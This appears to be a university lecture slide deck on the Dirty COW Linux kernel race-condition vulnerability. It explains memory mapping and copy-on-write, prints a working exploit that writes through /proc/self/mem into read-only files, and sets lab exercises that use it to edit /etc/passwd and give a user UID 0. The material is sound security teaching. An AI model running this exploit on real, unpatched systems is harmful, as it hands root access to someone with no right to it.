

# "Dirty COW" Vulnerability



# What Is "Dirty COW" Vulnerability

- ❖ A case of race condition vulnerability
- ❖ Affected all Linux-based operating systems, including Android
- ❖ Existed since September 2007; first exploited in October 2016
- ❖ COW = "copy on write"



Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

# Map File to Memory



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**

## Map File to Memory (mmap)


```
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <string.h>

int main()
{
    struct stat st;
    char content[10];
    char *new_content = "New Content";
    void *map;


    int f=open("./zzz", O_RDWR);
    fstat(f, &st);
    // Map the file to memory
    map=mmap(NULL, st.st_size, PROT_READ | PROT_WRITE, MAP_SHARED, f, 0);
    // Read from the file via the mapped memory
    memcpy((void *)content, map, 10);
    printf("read: %s\n", content);

    // Write to the file via the mapped memory
    memcpy(map, new_content, strlen(new_content));

    // Clean up
    munmap(map, st.st_size);
    close(f);
    return 0;
}
```




MAP\_SHARED vs. MAP\_PRIVATE



## Discard the Copied Memory

```
int madvise(void *addr, size_t length, int advice);
```



## Map a Read-Only File and Write to It

```
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char *content = "**New content**";
    char buffer[30];
    struct stat st;
    void *map;

    int f = open("/zzz", O_RDONLY);
    fstat(f, &st);
    map = mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Open the process's memory pseudo-file
    int fm = open("/proc/self/mem", O_RDWR);

    // Start at the 5th byte from the beginning.
    lseek(fm, (off_t) map + 5, SEEK_SET);

    // Write to the memory
    write(fm, content, strlen(content));


    // Check whether the write is successful
    memcpy(buffer, map, 29);
    printf("Content after write: %s\n", buffer);

    // Check content after madvise
    madvise(map, st.st_size, MADV_DONTNEED);
    memcpy(buffer, map, 29);
    printf("Content after madvise: %s\n", buffer);

    return 0;
}
```

### ❖ Execution result

```
seed@ubuntu:$ a.out  
Content after write: 1111**New content**11111111  
Content after madvise: 111111111111111111111111111111  
seed@ubuntu:$ cat /zzz  
111111111111111111111111111111111111
```




# The "Dirty COW" Race Condition



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**



# The "Dirty COW" Race Condition



# Exploit the Vulnerability



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**

# Exploiting the Vulnerability

## ❖ The main thread

```
int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;

    // Open the file in read only mode.
    int f=open("/zzz", O_RDONLY);

    // Open with PROT_READ.
    fstat(f, &st);
    map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, NULL);
    pthread_create(&pth2, NULL, procselmemThread, TARGET_CONTENT);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);

    return 0;
}
```

## ❖ The advise thread

```
void *map;

void *madviseThread(void *arg)
{
    while(1){
        madvise(map, 100, MADV_DONTNEED);
    }
}

void *procselmemThread(void *arg)
{
    char *content= (char*) arg;
    char current_content[10];

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        //Set the file pointer to the OFFSET from the beginning
        lseek(f, (uintptr_t) map * OFFSET, SEEK_SET);
        write(f, content, strlen(content));
    }
}
```

A B C


# Header of the Program

```
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

#define OFFSET 10
#define TARGET_CONTENT " The attack is successful!! "
```

Compilation:

```
seed@ubuntu:$ gcc attack.c -lpthread
```



# "Dirty COW" Attack Demonstration



## Summary

- ❖ Memory mapping and its race condition vulnerability
- ❖ How the "Dirty COW" attack works



# **SYRACUSE UNIVERSITY ENGINEERING & COMPUTER SCIENCE**

# Practice: Let's do the Attack



**SYRACUSE  
UNIVERSITY**  
**ENGINEERING  
& COMPUTER  
SCIENCE**



## Exercise 1: Modify /zzz

- ❖ Download attack.c from Piazza.
- ❖ Create a file called zzz inside the root directory, put some contents (longer than 30 bytes) inside.

\$ sudo gedit /zzz

- ❖ Can you modify the file as a normal user?

\$ echo 1111 > /zzz

- ❖ Compile the attack code and run it for a few seconds.

\$ gcc attack.c -lpthread

\$ a.out

- ❖ Observe: Have you successfully modified /zzz?

owned by root, read-only to normal user

rw-r--r--  
6 4 4

1111  
↑

↑

## Exercise 2: Modify /etc/passwd

### ❖ Your task:

- Add a user "`sudo adduser test`".
- Copy `/etc/passwd` to `/zzz`: "`sudo cp /etc/passwd /zzz`".
- Modify `attacker.c`, so you can modify `/zzz`.

Change the following row:

`test:x:1001:1002:,,,:/home/test:/bin/bash`

to

`test:x:0000:1002:,,,:/home/test:/bin/bash`

`sudo adduser test`

### ❖ The following code helps you find where "`test:x:1001`" is:

```
map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);  
  
// Find the offset to the target area  
char *start = strstr(map, "test:x:1001");  
offset = start - (char *)map;  
printf("distance: %d\n", offset);
```

`/zzz`

### ❖ If your attack is successful, you can now try it directly on `/etc/passwd`, but do **take a snapshot of your VM first**.